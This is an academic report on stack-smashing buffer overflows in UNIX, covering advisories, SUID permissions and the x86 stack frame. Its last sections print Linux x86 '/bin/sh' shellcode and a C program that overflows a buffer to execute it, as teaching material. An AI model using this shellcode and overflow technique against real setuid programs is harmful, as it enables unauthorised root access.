Stack Smashing Vulnerabilities in the UNIX Operating System

Nathan P. Smith
nate@millcomm.com
http://millcomm.com/~nate/machines/security/stack-smashing/

Computer Science Department
Southern Connecticut State University
501 Crescent Street
New Haven, Connecticut 06515

Summary

By combining permission features of UNIX operating system and features of the C programming language, it is possible for an underprivileged user or process to gain unrestricted system privilege. Common to many high profile UNIX security incidents, this report analyzes how these exploits are constructed, why they work and what can be done to prevent the problem.

Table of Contents

1. Introduction

By combining the C programming language's liberal approach to memory handling with specific UNIX filesystem permissions, this operating system can be manipulated to grant unrestricted privilege to unprivileged accounts or users. A variety of exploit that relies upon these two factors is commonly known as a *buffer overflow*, or *stack smashing* vulnerability. Stack smashing plays an important role in high profile computer security incidents such as the Robert Tappan Morris *Internet Worm*[1] in 1987, and the Kevin Mitnick vs. Tsutomu Shimomura incident in 1995[2]. In order to secure modern UNIX systems, it is necessary to understand why stack smashing occurs and what one can do to prevent it.

2. Terms

Many terms exist that apply to this problem. *Smashing the Stack*, a term popularized recently by Aleph One and others in the Internet security community, is not the only term that has been used to describe this issue. The *fandango on core*, *overrun screw, stack scribble,* and *stale pointer*[1] all relate to stack smashing.

2.1 Fandango on Core

In C programming on UNIX machines, a *fandango on core* is a generic term for all bugs involving a wild pointer that has run out of bounds, causing core dumps or corruption of dynamic memory allocation space. This type of program activity is crucial in constructing stack smashing security vulnerabilities. Any number of the terms may be used to describe conditions that lead to stack smashing vulnerabilities, and, in general, refer to usually undesirable operations on dynamically allocated memory.

2.2 Overrun Screw

A variety of *fandango on core*; an *overrun screw* is a generic term for C programming bugs that scribble past the end of an array. A lack of bounds checking makes this a fairly common occurrence in the C programming language. *Overrun screw* is a term used

[1] See RFC 1135 for more information; http://www.pmg.lcs.mit.edu/cgi-bin/rfc/view?1135
[2] for more information see http://www.takedown.com

specifically when a scribble past a dynamically allocated array occurs. Again, this type of program behavior is necessary in constructing a stack smashing security vulnerability.

2.3 Smashing, Trashing or Scribbling the Stack

A variety of *overrun screw;* This term is reserved for a C programming case in which the execution stack is corrupted by writing past the end of a data structure such as a local array. Smashing, trashing or scribbling the stack is said to happen when a C function or routine jumps to a random address, and overruns a fixed-size buffer with excessively large input data. This often results in data-dependent bugs that are difficult to spot or isolate.

2.4 Aliasing/Stale/Dangling Pointer Bug

This term has been in use since the 1960s in the ALGOL and FORTRAN communities and is reserved for a group of programming errors that arise in code that uses more than one alias or pointer to point to a given chunk of dynamically allocated memory. In the event that the dynamic memory is modified using one alias, and then later referenced through another, subtle and violent errors can occur.

3. Stack Smashing publicity

3.1 Security professionals and the academic community

CERT, the Computer Emergency Response Team Coordination Center at the Software Engineering Institute of Carnegie Mellon University, has published Internet-specific computer security incident advisories since 1988. In examining recent security incident advisories, a trend emerges in the type of vulnerabilities reported; *Buffer overflow* is a common phrase in these reports. Of the advisories available on CERT's public archives, the following recent examples illustrate the proliferation of stack smashing buffer overflows[1]:

```
ftp://info.cert.org/pub/cert_advisories/CA-97.05.sendmail
======================================================================
CERT(sm) Advisory CA-97.05
Original issue date: January 28, 1997
Last revised: March 5, 1997
              Appendix A, updated NEC entry.

Topic: MIME Conversion Buffer Overflow in Sendmail Versions 8.8.3 and 8.8.4
--------------------------------------------------------------------
```

CERT example 3.1.a

Example 3.1.a details a vulnerability in Eric Allman's *sendmail*[3], a popular MTA[4] used for e-mail delivery and distribution. In recent revisions of this utility, a stack smashing vulnerability exists in the code that performs MIME[5] conversions on e-mail messages.

```
ftp://info.cert.org/pub/cert_advisories/CA-97.11.libXt
=====================================================================
CERT* Advisory CA-97.11
Original issue date: May 1, 1997
Last revised: --

Topic: Vulnerability in libXt
----------------------------------------------------------------------
There have been discussions on public mailing lists about buffer overflows in the Xt library
of the X Windowing System made freely available by The Open Group (and previously by the now-
defunct X Consortium). The specific problem outlined in those discussions was a buffer
overflow condition in the Xt library, and the file xc/lib/Xt/Error.c. Exploitation scripts
were made available.
```

CERT example 3.1.b

Example 3.1.b details a vulnerability in the Open Group's[6] *Xt Library* of the widely used X Windowing System, a GUI interface used on many UNIX workstations. The *Xt Library* is linked in with many other binaries in the X Windowing System; any number of these programs may be vulnerable to stack smashing holes.

[3] Http://www.sendmail.org
[4] Mail Transfer Agent
[5] Multipurpose Internet Mail Extensions, for more details see RFC 1341
[6] http://www.opengroup.org/

```
-----------------------------------------------------------
ftp://info.cert.org/pub/cert_advisories/CA-97.10.nls
======================================================================
CERT* Advisory CA-97.10
Original issue date: April 24, 1997
Last revised: May 1, 1997
              Section III and Appendex.  Updated vendor information for
                Hewlett-Packard Company.

Topic: Vulnerability in Natural Language Service
---------------------------------------------------------------------
The CERT Coordination Center has received reports of a buffer overflow condition that affects
some libraries using the Natural Language Service (NLS) on UNIX systems. By exploiting this
vulnerability, any local user can execute arbitrary programs as a privileged user. There is a
possibility (with some old libraries) that the vulnerability can be exploited by a remote
user.
Exploitation information is publicly available.
-------------------------------------------------------
```

CERT example 3.1.c

Example 3.1.c details a vulnerability in UNIX vendors that incorporate the Natural Language Service into their distribution. Much like the *sendmail* vulnerability discussed in example 3.a, a stack smashing hole exists in a specific NLS binary.

CIAC is the U.S. Department of Energy's Computer Incident Advisory Capability; established in 1989, this organization provides computer security services to employees and contractors of the United States Department of Energy. CIAC regularly publishes public computer security incident bulletins and has distributed a number of incident advisories concerning buffer overflows[2]:

```
http://ciac.llnl.gov
---------------------------------------------------------------------
 What's New (04/28/97):

NLS Buffer Overflow Vulnerability (H-49) Released (04/28/97)
Internet Information Server Vulnerability (H-48) Released (04/21/97) New CIAC Internet Hoaxes
Page Updated (04/17/97)
Alert- AOL4FREE.COM Trojan Horse Program Destroys Hard Drives (H-47a)      Released (04/17/97)
Vulnerability in IMAP and POP (H-46) Released (04/10/97)
Windows NT SAM permission Vulnerability (H-45) Released (04/09/97)
SPI for NT Version 97.03B Now Available (04/02/97)
Solaris 2.x fdformat Buffer Overflow Vulnerability (H-44) Release (03/25/97)
Alert- Update on the Vulnerability in innd (H-43) Released (03/20/97)
HP MPE/iX with ICMP Echo Request (ping) Vulnerabilities (H-42)  Released (03/20/97)
Solaris 2.x eject Buffer Overrun Vulnerabilities (H-41) Released (03/19/97)
DIGITAL Security Vulnerabilities (DoP, delta-time) (H-40) Released  (03/11/97)
SGI IRIX fsdump Vulnerability (H-39) Released (03/11/97)
Internet Explorer 3.x Vulnerabilities (H-38a) Released (03/10/97)
Solaris 2.x passwd buffer Overrun Vulnerability (H-37) Released (03/04/97)
FedCIRC now has its own Web site. Come visit, there is plenty to see!
DOE Awards a contract for a DOS/Windows Antivirus Product
1997 FIRST Conference announces a call for papers (12/12/96)
-----------------------------------------------------------------
```

CIAC example 3.1.d

Example 3.1.d details a number of Spring 1997 vulnerability reports including potential stack smashing holes in many popular UNIX operating systems, and various other network service utilities and servers.

Based on the number of stack smashing advisories published by organizations such as CERT and CIAC, it is not difficult to understand how common buffer overflows are, underscoring the importance of investigating the problem. Not a new problem for the security community, CERT advisories from as long ago as 1989 speak of 'buffer overflow' vulnerabilities[7]. Furthermore, some of these obsolete vulnerabilities describe old stack smashing problems present in the same programs and libraries discussed in examples 3.1.a-3.1.d. In light of these facts, in-depth investigation and publicity of stack smashing vulnerabilities seems essential in addressing modern UNIX security.

3.2 Underground Community

Not only are formal advisories published by the academic and professional community, stack smashing security vulnerabilities are also well known and used by the underground community. For example, *The L0pht*[8], a underground organization in the Boston area also publishes security incident advisories, in the same manner that CERT or CIAC does. Once again, buffer overflow vulnerabilities[9] are a common thread:

[7] ftp://cert.org:/pub/cert_advisories/obsolete_advisories
[8] http://www.l0pht.com
[9] http://www.l0pht.com/advisories.html

```
http://www.l0pht.com/advisories.html
Author: mudge@l0pht.com
Release        Application          Platforms      Severity
 1/14/97    Dynamically linked                     Users can exploit a proble, in
            SUID programs calling                  Solaris SUID programs that use
            getopt(3)               Solaris OS     getopt(3) to obtain elevated
                                                   privileges

 Scenario: A buffer overflow condition exists in the getopt routine. By supplying an invalid
option and replacing argv[0] of a SUID program that uses the getopt(3) function with the
appropriate address and machine code instructions, it is possible to overwrite the saved stack
frame and upon return force the processor to execute user supplied instructions with elevated
permissions.

 Solaris Libc Vulnerability.
```

L0pht example 3.2.a

Much like the Xt Library example 3.1.b, the vulnerability described in example 3.2.a can be linked with other binaries in the Solaris operating system. In fact, any number of programs linked with this library may be vulnerable to stack smashing holes.

4. UNIX File System Permissions

In order to better understand stack smashing vulnerabilities, it is first necessary to understand certain features of filesystem permissions in the UNIX operating system. Privileges in the UNIX operating system are invested solely in the user *root*, sometimes called the superuser, root's infallibility is expected under every condition including program execution. As Eugene Spafford states[6]:

> “The superuser is the main security weakness in the UNIX operating system. Because the superuser can do anything, after a person gains superuser privileges - for example, by learning the root password and logging in as root - that person can do virtually anything to the system. This explains why most attackers who break into UNIX systems try to become superusers.” [6],(82)

Each program (process) started by the root user inherits the root user's all-inclusive privilege. In most cases the inherited privilege is subsequently passed to other programs spawned by root's running processes.

Set UID (SUID) permissions in the UNIX operating system grant a user privilege to run programs or shell scripts as another user. When running a program or shell script in the

UNIX operating system, the process in memory that handles the program execution is usually owned by the user who executed the program. Using a unique permission bit to indicate SUID, the filesystem indicates to the operating system that the program will run under the file owner's ID rather than the user's ID who executed the program. Often times SUID programs are owned by root; while these programs may be executable by an underprivileged user on the system, they run in memory with unrestricted access to the system. For Example:

```
bash# ls -agl /usr/sbin/sendmail
-r-sr-sr-x   1 root     kmem       292686 Mar 11 21:51 /usr/sbin/sendmail
```

SUID example 4.a

an "s" in the executable portion of the 'world' permission block indicates that this `sendmail` file is a set UID file, `root` is the owner of the file. A file such as this is often called "SUID root." By executing `sendmail` as an unprivileged user, that underprivileged user temporarily uses root's privilege to execute `sendmail`. This is necessary in order to allow `sendmail` to update system or other user's files, something an underprivileged user does not have access to do by default. As one can see, SUID root permissions are used to grant an unprivileged user temporary, and necessary, use of privileged resources. As Eugene Spafford comments[6]:

> "…Many UNIX programs need to run with superuser privileges. These programs are run as SUID *root* programs, when the system boots, or as network servers. A single bug in any of these complicated programs can compromise the safety of your entire system. This characteristic is probably a design flaw, but it is basic to the design of UNIX, and it not likely to change." [6],(701)

Exploitation of this "feature turned design flaw" is critical in constructing buffer overflow exploits.

5. UNIX and the C programming language

The UNIX operating system is inextricably linked to the C programming language. A programming language devloped by Dennis Ritchie at AT&T Bell Labs in 1972, C was designed to give the UNIX operating system the speed and flexibility of assembly language. All modern implementations of the UNIX operating system are written in the C programming language, including system binaries and the kernel.

What C gains in simplicity and efficiency, it sacrifices in terms of data integrity and ease of use. The standard C library in most UNIX implementations is vulnerable to buffer overflows and memory leaks. Not to be interpreted as errors in the design of the language, C assumes the programmer is responsible for data integrity. Once a variable is allocated memory space in C, the language does nothing to insure that the expected contents of the variable fit into the allocated memory.

C programmers often use the term *buffer* and *array* interchangeably thus, it is safe to define a buffer as a contiguous block of memory (core) that holds multiple instances of an identical data type. As with all variables in C, buffers are declared dynamic or static. Static buffers which are explicitly defined in the source code and are allocated at load time on the data segment in memory. Dynamic arrays are defined via pointers to memory locations in source code and are allocated at run time on the stack. Due to the obvious limitations on static arrays, dynamic allocation is the method used in all major programs and applications in the UNIX environment. Thus, Smashing the stack or stack overflow exploits are concerned only with programs that do dynamic allocation.

6. Tools used for testing

Linux, a freely available UNIX operating system running on Intel x86 hardware is assumed for the examples in this study. While efforts are made to insure that these examples are generic, implementation details are Linux specific in some places. The methods presented in this document are not limited to the Linux operating system kernel and have been reproduced under other UNIX operating systems using near-identical means.

The UNIX C compiler used in the examples in this study is the Free Software Foundation's GNU CC compiler, *gcc*. *gcc* is the default C language compiler available as part of every well known Linux distribution. Maintained and written by Richard M. Stallman, *gcc* is a free compiler available for a number of different UNIX and non-UNIX system architectures. Efforts have been made to insure that all GNU CC examples are generic in nature and do not incorporate any proprietary gcc-specific extensions. C language source code examples in this document conform to ANSI C standards and can be reproduced with a comparable compiler.

7. UNIX Processes and the Stack

UNIX processes in memory are organized in three regions: text, data and stack (*see figure 7.a*)[1,7,9]. At the beginning of program execution, the data and text areas are loaded directly into active memory. Data is split into initialized data and uninitialized (BSS) data. BSS data takes a higher memory address than initialized data while the text region takes the lowest memory address (closest to `0x00000000`). BSS data is not stored statically in an executable file, simply because this region can be allocated using zero-filled memory. Information such as static variables are stored in the BSS data region. The data region's size can be changed with the POSIX 2.9 standard (`unistd.h`) symbolic constant function `brk()`. In the event that bss-data or the user stack exhausts available memory, the current running process is blocked and rescheduled to run again with a larger memory module. New memory is added between the stack and data segments in the uninitialized region.

The text region is a read-only region that is shared by all processes executing the file. Attempts to write to this region result in a segmentation violation. This differs from the data and stack areas which are written by and are private to each process.



Figure 7.a UNIX Process in primary and secondary storage[5]

The stack differs from and the text and data segments in significant ways. Most importantly, the stack is dynamic, and determined at run time, as opposed to static data that is simply loaded into memory. A contiguous block of memory containing data, a stack is a data structure for storing items which are to be accessed in last-in, first-out order[3].

When an executable file is loaded, first the text segment is loaded into memory, the data area is loaded second. Finally, the stack is allocated dynamically with zero-filled memory using a system call such as *sbrk*, common to most BSD distributions**.** Stack data that grows immediately above the BSS data segment is called the heap. Heap addresses may grow up or down, depending on the CPU implementation.

The user stack frame contains the parameters to a function, its local variables, and the data necessary to recover the previous stack frame, including the value of the instruction pointer at the time of the function call[9]. Above the user stack, all command line argument variables, as well as environment variables are also passed to the process and stored in memory (argc, argv, env, pointers and strings). The `ps_strings` structure is used to report information about the running process back to the user and or operating system. The `red_zone` is a reserved field, not present under certain hardware architectures, used to protect the per-process kernel stack. The `red_zone` sits at the highest memory address, relative to a specific running process.

7.1 Intel x86 Implementation under the Linux Operating System

The stack pointer register (SP) is used to point to the top of the stack on the Intel x86 CPU family. SP holds the address of the last data element to be added to or pushed on the stack. The bottom of the stack is at a fixed address. Its size is dynamically adjusted by the kernel at run time. The stack consists of logical stack frames that are pushed when calling a function and popped when returning. The Intel x86 CPU implements the `PUSH` and `POP` instructions to perform stack operations. With each successive `PUSH` operation, the stack grows downward in memory, pointing to lower memory address as the size of the stack increases.

In addition to the stack pointer, which points to the top of the stack, a frame or local base pointer (FP or LB) is also present which points to a fixed location within a frame. In principle, local variables and parameters could be referenced by giving their offsets from SP. However, as words are pushed onto the stack and popped from the stack, these offsets change and are held in a register such as EBP (32-bit base pointer). On the Intel x86 CPU, this is accomplished through multiple assembly instructions involving FP and EBP. Taking into consideration our stack growth, parameters will have positive offsets and local variables negative offsets from FP.

When invoking or exiting a standard C function, the procedure prolog or epilog must be called, this involves saving the previous variables and allocating space for the new variables; and vice-versa when the function exits. The previous FP is pushed, a new FP is created and SP operates with respect to its new local variables.

Using the below code as an example, one can gain a better understanding of typical stack behavior.

```
void function(int a, int b, int c) {
   char buffer1[5];
   char buffer2[10];
}

void main() {
  function(1,2,3);
}
```

Stack Example 7.1.a

The x86 assembly language equivalent of the `function()` call in the above code is translated to:

```
        pushl $3              ; push function() argument 3
        pushl $2              ; push function() argument 2
        pushl $1              ; push function() argument 1
        call function         ; call function() and push IP onto the stack
```

Example 7.1.b - pushing arguments onto the stack

This pushes the 3 arguments to function backwards into the stack, and calls `function()`. The instruction `call` will push the instruction pointer (IP) onto the stack. The first thing done in `function` is the procedure prolog:

```
        pushl %ebp            ; push frame pointer onto stack
        movl %esp,%ebp        ; copy SP onto EBP, creating the new frame pointer (FP)
        subl $20,%esp         ; allocate space for local variables
```

Example 7.1.c - Linux x86 Procedure Prolog

First, the frame pointer, EBP, is pushed onto the stack. The current SP is then copied into EBP, making it the new FP pointer. Finally, the prolog proceeds to allocate space for the local variables by subtracting their size from SP, (*see Figure 7.1.c*). Memory addressing must work with multiples of words, this is why 20 is subtracted from SP in this example. The source code in example 7.1.c uses 5 words for a total of 20 bytes, taking into consideration the 4 byte Intel x86 CPU word size.



Figure 7.1.b - Example 7.1.a in user stack

8. Buffer Overflows

In the C programming language, buffer overflows are a common occurrence. recall that by design, the programming language does not internally support bounds checking when initializing, copying or moving data between or into variables (*see section 5*). Below is a simple buffer overflow example using string arrays:

```
void function(char *str) {
   char buffer[16];

   strcpy(buffer,str);
}

void main() {
  char large_string[256];
  int i;

  for( i = 0; i < 255; i++)
    large_string[i] = 'A';
  function(large_string);
}
```

Example 8.a - buffer overflow example

When compiled and executed, the above code returns a segmentation violation. This takes place because `function()` attempts to copy `large_string` into `buffer` without bounds checking using `strcpy()`. `strcpy()` simply keeps writing until large_string is exhausted, writing over `SFP`, `RET`, and `*str` (*see figure 8.b*)



Figure 8.b - Buffer Overflow Example 5.a before and after `strcpy()` call.

By writing a string of A's (`0x41` in hex) into and over the stack, the return address has changed to an address outside of the process address space. The running process can no longer fetch the next instruction from the proper address, overwritten with an address outside its process space, returning a segmentation fault.

Example 8.a illustrates how one can change the return address of a dynamic function, based on a single byte copy overflow. Function return address manipulation is crucial in stack smashing security vulnerabilities and is the means by which all buffer overflows are exploited in the SUID root UNIX arena. By manipulating the return address with a static string containing shell code, it is possible to transform an unbounded string copy into an instruction which can execute arbitrary code on the execution stack.

9. Shell Code

As shown in the previous section, by manipulating dynamically allocated variables with unbounded byte copy operations, execution of arbitrary code is possible via the return address blindly 'restored' following a function exit. The ability to execute arbitrary code instructions as the superuser is often used with calls that will allow an attacker to continue executing indefinite commands as root. To obtain maximum *root* system privilege, the interactive bourne shell program is spawned, `/bin/sh`. The bourne shell is a shell that exists on every modern UNIX system, and is commonly the default system shell for the privileged user. Any system shell can be used as shell code, however, in the interest of keeping this study as generic as possible, `/bin/sh` is assumed.

In order to arrange an interactive shell situation, a static `/bin/sh` execution sequence must appear somewhere in memory so that a manipulated 'return address' can point to that location. This is accomplished by using an assembly language hexadecimal string of the binary equivalent to the standard C function call: `execve(name[0], "/bin/sh", NULL).` Assembly language equivalents to this call are hardware implementation dependent[10]. Using debugging utilities, it is possible to dissect a call such as `execve(name[0], "/bin/sh", NULL)` by breaking it down to a simple ASCII assembly sequence, and storing it in a character array or other contiguous data structure. On an Intel x86 machine running Linux, the following is a list of steps used in formulating shell code[1]:

[10] Examples of shell code for many popular UNIX systems, see appendix A

1. The null terminated string `/bin/sh` exists somewhere in memory.
2. The address of the string `/bin/sh` exists somewhere in memory followed by a null long word.
3. `0xb` is copied into the `EAX` register.
4. The address of the string `/bin/sh` is copied into the `EBX` register.
5. The address of the string `/bin/sh` is copied into the `ECX` register.
6. The address of the null long word is copied into the `EDX` register.
7. The `int $0x80` instruction is executed, a standard Intel CPU interrupt
8. `0x1` is copied into the `EAX` register.
9. `0x0` is copied into the `EBX` register.
10. The `int $0x80` instruction is executed, a standard Intel CPU interrupt.

This listing can be reduced to x86 actual shell code in a standard ANSI C character array:

```
char shellcode[] =     "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
                       "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
                       "\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

Example 9.a - `/bin/sh assembly execution sequence`

The shell code and buffer overflow examples are combined in the following example:

```
char shellcode[] =
   "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
   "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
   "\x80\xe8\xdc\xff\xff\xff/bin/sh";

char large_string[128];

void main() {
  char buffer[96];
  int i;
  long *long_ptr = (long *) large_string; /*long_ptr takes the address of large_string /*

  /* large_string's first 32 bytes are filled with the address of buffer */
  for (i = 0; i < 32; i++)
    *(long_ptr + i) = (int) buffer;

  /* copy the contents of shellcode into large_string */
  for (i = 0; i < strlen(shellcode); i++)
    large_string[i] = shellcode[i];

  /* buffer gets the shellcode and 32 pointers back to itself */
  strcpy(buffer,large_string);
}
```

Example 9.b - `buffer overflow with shell code execution`

Using the source code in Example 9.a; First, `large_string` is filled with the address of `buffer`, which points to the future memory location of our shell code sequence. Second, the shell code is copied into the beginning of the `large_string` character array. Next, `strcpy()` copies `large_string` onto `buffer` overflowing the return address, overwriting it with the address of the shell code sequence. When the `main()` function completes, control jumps to our shell code sequence, and returns an interactive shell.



Figure 9.c - Buffer Overflow Example 9.a before and after `strcpy()` call.

